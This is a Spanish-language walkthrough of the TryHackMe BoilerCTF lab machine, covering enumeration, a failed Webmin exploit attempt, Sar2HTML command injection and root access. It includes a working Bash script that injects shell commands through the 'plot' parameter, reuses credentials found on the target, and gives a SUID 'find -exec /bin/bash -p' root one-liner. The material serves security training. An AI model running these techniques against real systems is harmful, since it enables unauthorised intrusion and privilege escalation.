
Write-up

Máquina BoilerCTF



Autor: J0lm3d0

Índice

1. Introducción

En este documento se recogen los pasos a seguir para la resolución de la máquina BoilerCTF de la plataforma TryHackMe. Se trata de una máquina Linux de 64 bits, que posee una dificultad media de resolución según la plataforma.

Para comenzar a atacar la máquina, debemos desplegarla desde la sala correspondiente de TryHackMe [`https://tryhackme.com/room/boilerctf2`]. Una vez desplegada, nos proporcionará la IP que se le ha asignado a la máquina (va variando con cada instancia desplegada) y podremos comenzar nuestro ataque.

2. Enumeración de servicios y recopilación de información sensible

Para empezar, realizo un escaneo de todo el rango de puertos TCP mediante la herramienta ***Nmap***.

```
Not shown: 65436 closed tcp ports (reset), 95 filtered
Some closed ports may be reported as filtered due to --
PORT      STATE SERVICE          REASON
21/tcp    open  ftp              syn-ack ttl 63
80/tcp    open  http             syn-ack ttl 63
10000/tcp open  snet-sensor-mgmt syn-ack ttl 63
55007/tcp open  unknown          syn-ack ttl 63
```

Figura 1: Escaneo de todo el rango de puertos TCP

En la figura 1 se puede observar los puertos que la máquina tiene abiertos. Después, aplico los scripts de enumeración por defecto y empleo la flag -sV para intentar conocer la versión y servicio que están ejecutando cada uno de los puertos que he detectado abiertos (Figura 2).

```
PORT      STATE SERVICE VERSION
21/tcp    open  ftp     vsftpd 3.0.3
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.9.41.39
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 1
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
80/tcp    open  http    Apache httpd 2.4.18 ((Ubuntu))
| http-robots.txt: 1 disallowed entry
|_/
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.18 (Ubuntu)
10000/tcp open  http    MiniServ 1.930 (Webmin httpd)
|_http-title: Site doesn't have a title (text/html; Charset=iso-8859-1).
55007/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 e3:ab:e1:39:2d:95:eb:13:55:16:d6:ce:8d:f9:11:e5 (RSA)
|   256 ae:de:f2:bb:b7:8a:00:70:20:74:56:76:25:c0:df:38 (ECDSA)
|_  256 25:25:83:f2:a7:75:8a:a0:46:b2:12:70:04:68:5c:cb (ED25519)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

Figura 2: Enumeración de los puertos abiertos

Tras el escaneo, lo primero que me llama atención es que el servicio FTP tiene habilitado el login anónimo, por lo que pruebo a acceder para ver el contenido, que se muestra en la figura 3.

```
┌──(j0lm3d0㉿kali)-[~/Documentos/THM/BoilerCTF/scan]
└─$ ftp 10.10.182.219
Connected to 10.10.182.219.
220 (vsFTPd 3.0.3)
Name (10.10.182.219:j0lm3d0): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -la
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    2 ftp      ftp          4096 Aug 22  2019 .
drwxr-xr-x    2 ftp      ftp          4096 Aug 22  2019 ..
-rw-r--r--    1 ftp      ftp            74 Aug 21  2019 .info.txt
226 Directory send OK.
```

Figura 3: Contenido del servidor FTP

Veo que existe un archivo "oculto" en formato .txt. Descargo el fichero y visualizo su contenido, que puede verse en la figura 4, comprobando que se encuentra codificado en algo que, a primera vista, me parece algún tipo de cifrado César.

```
┌──(j0lm3d0㉿kali)-[~/Documentos/THM/BoilerCTF/content]
└─$ cat .info.txt
Whfg jnagrq gb frr vs lbh svaq vg. Yby. Erzrzore: Rahzrengvba vf gur xrl!
```

Figura 4: Fichero de texto codificado con un algoritmo César

Pruebo a decodificarlo utilizando CyberChef y el algoritmo ROT13, obteniendo así el resultado que se muestra en la figura 5.

Output

start: 73
end: 73
length: 0

```
Just wanted to see if you find it. Lol. Remember: Enumeration is the key!
```

Figura 5: Contenido decodificado del fichero de texto

Este fichero no da ninguna información para poder comprometer la máquina, simplemente indica que que se debe realizar una buena enumeración para resolverla (y eso es lo que vamos a hacer).

El servicio FTP no tiene mucho más que ofrecer, por lo que paso a enumerar los servidores web de los puertos 80 y 10000. El servidor del puerto 80 muestra en su ruta principal la página por defecto de Apache para Ubuntu, tal y como se observa en la figura 6.




Figura 6: Página principal del servidor web del puerto 80

Por otra parte, tal y como se ve en la figura 7, el fichero "robots.txt" que había detectado *Nmap*, solo tiene deshabilitada la entrada raíz y muestra algunas rutas y unos números que, en principio, apuntan a un *rabbit hole*, por lo que, por el momento, los descartaré.




Figura 7: Fichero "robots.txt" del servidor web del puerto 80

Paso al servidor web del puerto 10000, que está ejecutando un servicio ***Webmin***, una herramienta de configuración de sistemas a través de la web para sistemas Unix. En la página principal vemos un panel login, tal y como se puede ver en la figura 8, pero no disponemos de credenciales.




Figura 8: Panel login de Webmin

En el segundo escaneo que realicé anteriormente con *Nmap*, aparecía la versión utilizada por el servicio (1.930), por lo que utilizo ***SearchSploit*** para buscar algún exploit que me permita bypassear la autenticación, tal y como se aprecia en la figura 9.

```
┌──(j0lm3d0㉿kali)-[~/Documentos/THM/BoilerCTF/explotation]
└─$ searchsploit Webmin
------------------------------------------------------------------------------
 Exploit Title
------------------------------------------------------------------------------
DansGuardian Webmin Module 0.x - 'edit.cgi' Directory Traversal
phpMyWebmin 1.0 - 'target' Remote File Inclusion
phpMyWebmin 1.0 - 'window.php' Remote File Inclusion
Webmin - Brute Force / Command Execution
webmin 0.91 - Directory Traversal
Webmin 0.9x / Usermin 0.9x/1.0 - Access Session ID Spoofing
Webmin 0.x - 'RPC' Privilege Escalation
Webmin 0.x - Code Input Validation
Webmin 1.5 - Brute Force / Command Execution
Webmin 1.5 - Web Brute Force (CGI)
Webmin 1.580 - '/file/show.cgi' Remote Command Execution (Metasploit)
Webmin 1.850 - Multiple Vulnerabilities
Webmin 1.900 - Remote Command Execution (Metasploit)
Webmin 1.910 - 'Package Updates' Remote Command Execution (Metasploit)
Webmin 1.920 - Remote Code Execution
Webmin 1.920 - Unauthenticated Remote Code Execution (Metasploit)
Webmin 1.962 - 'Package Updates' Escape Bypass RCE (Metasploit)
Webmin 1.973 - 'run.cgi' Cross-Site Request Forgery (CSRF)
Webmin 1.973 - 'save_user.cgi' Cross-Site Request Forgery (CSRF)
Webmin 1.x - HTML Email Command Execution
Webmin < 1.290 / Usermin < 1.220 - Arbitrary File Disclosure
Webmin < 1.290 / Usermin < 1.220 - Arbitrary File Disclosure
Webmin < 1.920 - 'rpc.cgi' Remote Code Execution (Metasploit)
------------------------------------------------------------------------------
Shellcodes: No Results
```

Figura 9: Búsqueda de exploits para el servicio Webmin

Pruebo el exploit 47293 (aplicaría para la versión 1.920), escrito en Bash y que aprovecha la vulnerabilidad CVE-2019-15107, pero, como puede verse en la figura 10, la salida me indica que el servidor no es vulnerable.

```
┌──(j0lm3d0㉿kali)-[~/Documentos/THM/BoilerCTF/explotation]
└─$ sh 47293.sh https://10.10.182.219:10000
Testing for RCE (CVE-2019-15107) on https://10.10.182.219:10000: OK! (target is not vulnerable)
```

Figura 10: Prueba de exploit 47293 contra el servicio Webmin

En la figura 11 se observa que, utilizando ***BurpSuite***, veo la respuesta del servidor y compruebo que el cambio de contraseña (que era de lo que se aprovechaba la vulnerabilidad) no está habilitado, por lo que esta vía de explotación no es válida.

Response

Pretty Raw Hex Render \n ≡

```
1 HTTP/1.0 500 Perl execution failed
2 Server: MiniServ/1.930
3 Date: Sat, 20 Nov 2021 11:27:33 GMT
4 Content-type: text/html; Charset=iso-8859-1
5 Connection: close
6
7 <h1>
    Error - Perl execution failed
  </h1>
8 <p>
    Password changing is not enabled! at /usr/share/webmin/password_change.cgi line 12.
9 </p>
10
```

Figura 11: Respuesta del servidor capturada desde BurpSuite

Por tanto, vuelvo al servidor del puerto 80, para efectuar una búsqueda de directorios y/o ficheros ocultos mediante fuerza bruta utilizando ***Gobuster***. El resultado de esta búsqueda puede apreciarse en la figura 12.

```
/.htaccess            (Status: 403) [Size: 297]
/.htpasswd.php        (Status: 403) [Size: 301]
/.hta                 (Status: 403) [Size: 292]
/.htpasswd.txt        (Status: 403) [Size: 301]
/.htaccess.php        (Status: 403) [Size: 301]
/.hta.php             (Status: 403) [Size: 296]
/.htpasswd            (Status: 403) [Size: 297]
/.hta.txt             (Status: 403) [Size: 296]
/.htaccess.txt        (Status: 403) [Size: 301]
/index.html           (Status: 200) [Size: 11321]
/manual               (Status: 200) [Size: 626]
/robots.txt           (Status: 200) [Size: 257]
/server-status        (Status: 403) [Size: 301]
/robots.txt           (Status: 200) [Size: 257]
/joomla               (Status: 200) [Size: 12463]
```

Figura 12: Búsqueda de rutas ocultas sobre la raíz del servidor web

Encuentro una ruta "/joomla" que contiene, como el nombre indica, un gestor de contenidos ***Joomla!***. Se puede observar la página principal de este CMS en la figura 13.




Figura 13: Página principal del gestor de contenidos Joomla!

Tras revisar un poco más a fondo, veo que solo hay una entrada publicada sin ninguna información relevante y, además, pruebo a acceder a la ruta "/administrator" para entrar al panel de administrador con credenciales por defecto, pero no lo consigo.

Es por ello que vuelvo a buscar directorios y ficheros utilizando *Gobuster* sobre la ruta de *Joomla!*. En la figura 14 puede verse el resultado de esta búsqueda.

```
/.htpasswd            (Status: 403) [Size: 304]
/.hta                 (Status: 403) [Size: 299]
/.htaccess            (Status: 403) [Size: 304]
/.htpasswd.php        (Status: 403) [Size: 308]
/.hta.txt             (Status: 403) [Size: 303]
/.htaccess.php        (Status: 403) [Size: 308]
/_archive             (Status: 200) [Size: 162]
/_files               (Status: 200) [Size: 168]
/_database            (Status: 200) [Size: 160]
/.htpasswd.txt        (Status: 403) [Size: 308]
/.hta.php             (Status: 403) [Size: 303]
/.htaccess.txt        (Status: 403) [Size: 308]
/~www                 (Status: 200) [Size: 162]
/_test                (Status: 200) [Size: 4802]
/administrator        (Status: 200) [Size: 5161]
/bin                  (Status: 200) [Size: 31]
/build                (Status: 200) [Size: 3391]
/cache                (Status: 200) [Size: 31]
/components           (Status: 200) [Size: 31]
/configuration.php    (Status: 200) [Size: 0]
/images               (Status: 200) [Size: 31]
/index.php            (Status: 200) [Size: 12484]
/includes             (Status: 200) [Size: 31]
/index.php            (Status: 200) [Size: 12484]
/installation         (Status: 200) [Size: 5800]
/language             (Status: 200) [Size: 31]
/libraries            (Status: 200) [Size: 31]
/LICENSE.txt          (Status: 200) [Size: 18092]
/layouts              (Status: 200) [Size: 31]
/media                (Status: 200) [Size: 31]
/modules              (Status: 200) [Size: 31]
/plugins              (Status: 200) [Size: 31]
/README.txt           (Status: 200) [Size: 4793]
/templates            (Status: 200) [Size: 31]
/tests                (Status: 200) [Size: 1556]
/tmp                  (Status: 200) [Size: 31]
/web.config.txt       (Status: 200) [Size: 1859]
```

Figura 14: Búsqueda de rutas ocultas sobre la ruta "/joomla" del servidor web

A primera vista, me resultan interesantes las rutas que comienzan por el carácter "_", ya que es algo extraño, y también el fichero "web.config.txt".

Procedo a acceder a las rutas a través del navegador y me doy cuenta de que la mayoría se tratan de archivos *troll* o *rabbit holes*, exceptuando la ruta "_test", que contiene un servicio ***Sar2HTML***, tal y como se observa en la figura 15.




Figura 15: Servicio Sar2HTML encontrado en la ruta "/joomla/_test"

3. Acceso a la máquina

Con la experiencia de anteriores máquinas, se que este servicio cuenta con una versión vulnerable a ejecución remota de código a través de la variable "plot" de PHP que se define en la URL, por lo que pruebo una inyección básica de comandos, tal y como se ve en la figura 16.




Figura 16: RCE a través del servicio Sar2HTML

Como se observa en la imagen, el comando se ejecuta y se muestra la salida en las opciones de uno de los desplegables. Para hacer más visible y rápida esta ejecución de comandos, decido crear un script en Bash (figura 17) que simule una shell realizando peticiones al servidor web mediante ***cURL***.

```
#!/bin/bash

#Check if the IP address of the victim
if [ $# -eq 1 ]; then

 while true; do
  # Get the command
  echo -n "$ "; read -r CMD
  #URLEncode the command requested
  CMD=$(echo $CMD | tr ' ' '+')
  #Send a petition to the webserver with the command requested and format the output
  curl -s "http://$1/joomla/_test/index.php?plot=;$CMD" | grep -oP "<option value=(.*?)>" | tail -n +5 | head -n -2 | sed 's/option value=//' | tr -d '<>'

 done
else
 echo -e "\n[!] USAGE: $0 <victim_ip_address>"
fi
```

Figura 17: Script en Bash que simula una shell aprovechando la vulnerabilidad

Listando el directorio actual descubro un fichero de log que, como se ve en la figura 18, presenta las credenciales del servicio SSH de un usuario: "basterd"".




Figura 18: Credenciales descubiertas en el fichero “log.txt”

Accedo mediante SSH a la máquina como “basterd” y, en su directorio personal, encuentro un script en Bash llamado “backup”, cuyo contenido se puede ver en la figura 19.

```
basterd@Vulnerable:~$ ls -la
total 24
drwxr-x--- 4 basterd basterd 4096 Nov 21 17:25 .
drwxr-xr-x 4 root    root    4096 Aug 22  2019 ..
-rwxr-xr-x 1 stoner  basterd  699 Aug 21  2019 backup.sh
-rw------- 1 basterd basterd   38 Nov 21 17:22 .bash_history
drwx------ 2 basterd basterd 4096 Aug 22  2019 .cache
drwxrwxr-x 2 basterd basterd 4096 Nov 21 17:24 .nano
basterd@Vulnerable:~$ cat backup.sh
REMOTE=1.2.3.4

SOURCE=/home/stoner
TARGET=/usr/local/backup

LOG=/home/stoner/bck.log

DATE=`date +%y\.%m\.%d\.`

USER=stoner
#s[redacted]

ssh $USER@$REMOTE mkdir $TARGET/$DATE


if [ -d "$SOURCE" ]; then
    for i in `ls $SOURCE | grep 'data'`;do
             echo "Begining copy of" $i  >> $LOG
             scp  $SOURCE/$i $USER@$REMOTE:$TARGET/$DATE
             echo $i "completed" >> $LOG

                if [ -n `ssh $USER@$REMOTE ls $TARGET/$DATE/$i 2>/dev/null` ];then
                    rm $SOURCE/$i
                    echo $i "removed" >> $LOG
                    echo "####################" >> $LOG
                                else
                                        echo "Copy not complete" >> $LOG
                                        exit 0
                fi
    done


else

    echo "Directory is not present" >> $LOG
    exit 0
fi
```

Figura 19: Script “backup” programado en Bash

Al parecer se trata de un script que guardaría una copia del directorio personal del usuario "stoner" en una máquina remota con IP 1.2.3.4. Pero lo que me llama la atención es el comentario, ya que podría ser la contraseña del usuario, al tener un formato similar al de "basterd".

Efectivamente, consigo conectarme mediante SSH con las credenciales obtenidas visualizo la primera flag, tal y como se observa en la figura 20.




Figura 20: Flag de usuario no privilegiado

4. Escalada de privilegios

Enumerando el sistema para escalar privilegios, hago una búsqueda de permisos SUID y compruebo que el binario ***find*** cuenta con este permiso, tal y como se aprecia en la figura 21.

```
stoner@Vulnerable:~$ find / -perm -u=s 2>/dev/null
/bin/su
/bin/fusermount
/bin/umount
/bin/mount
/bin/ping6
/bin/ping
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/apache2/suexec-custom
/usr/lib/apache2/suexec-pristine
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/bin/newgidmap
/usr/bin/find
/usr/bin/at
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/sudo
/usr/bin/pkexec
/usr/bin/gpasswd
/usr/bin/newuidmap
```

Figura 21: Búsqueda de binarios con bit SUID activado

Con el permiso SUID y ejecutando el comando de una forma determinada, que se puede comprobar en GTFOBins y que muestro en la figura 22, se puede obtener una shell con privilegios de root.

```
stoner@Vulnerable:~$ find . -exec /bin/bash -p \; -quit
bash-4.3# whoami
root
bash-4.3# ls -la /root
total 12
drwx------  2 root root 4096 Aug 22  2019 .
drwxr-xr-x 22 root root 4096 Aug 22  2019 ..
-rw-r--r--  1 root root   29 Aug 21  2019 root.txt
bash-4.3# cat /root/root.txt
[redacted]
bash-4.3# _
```

Figura 22: Flag de usuario privilegiado (root)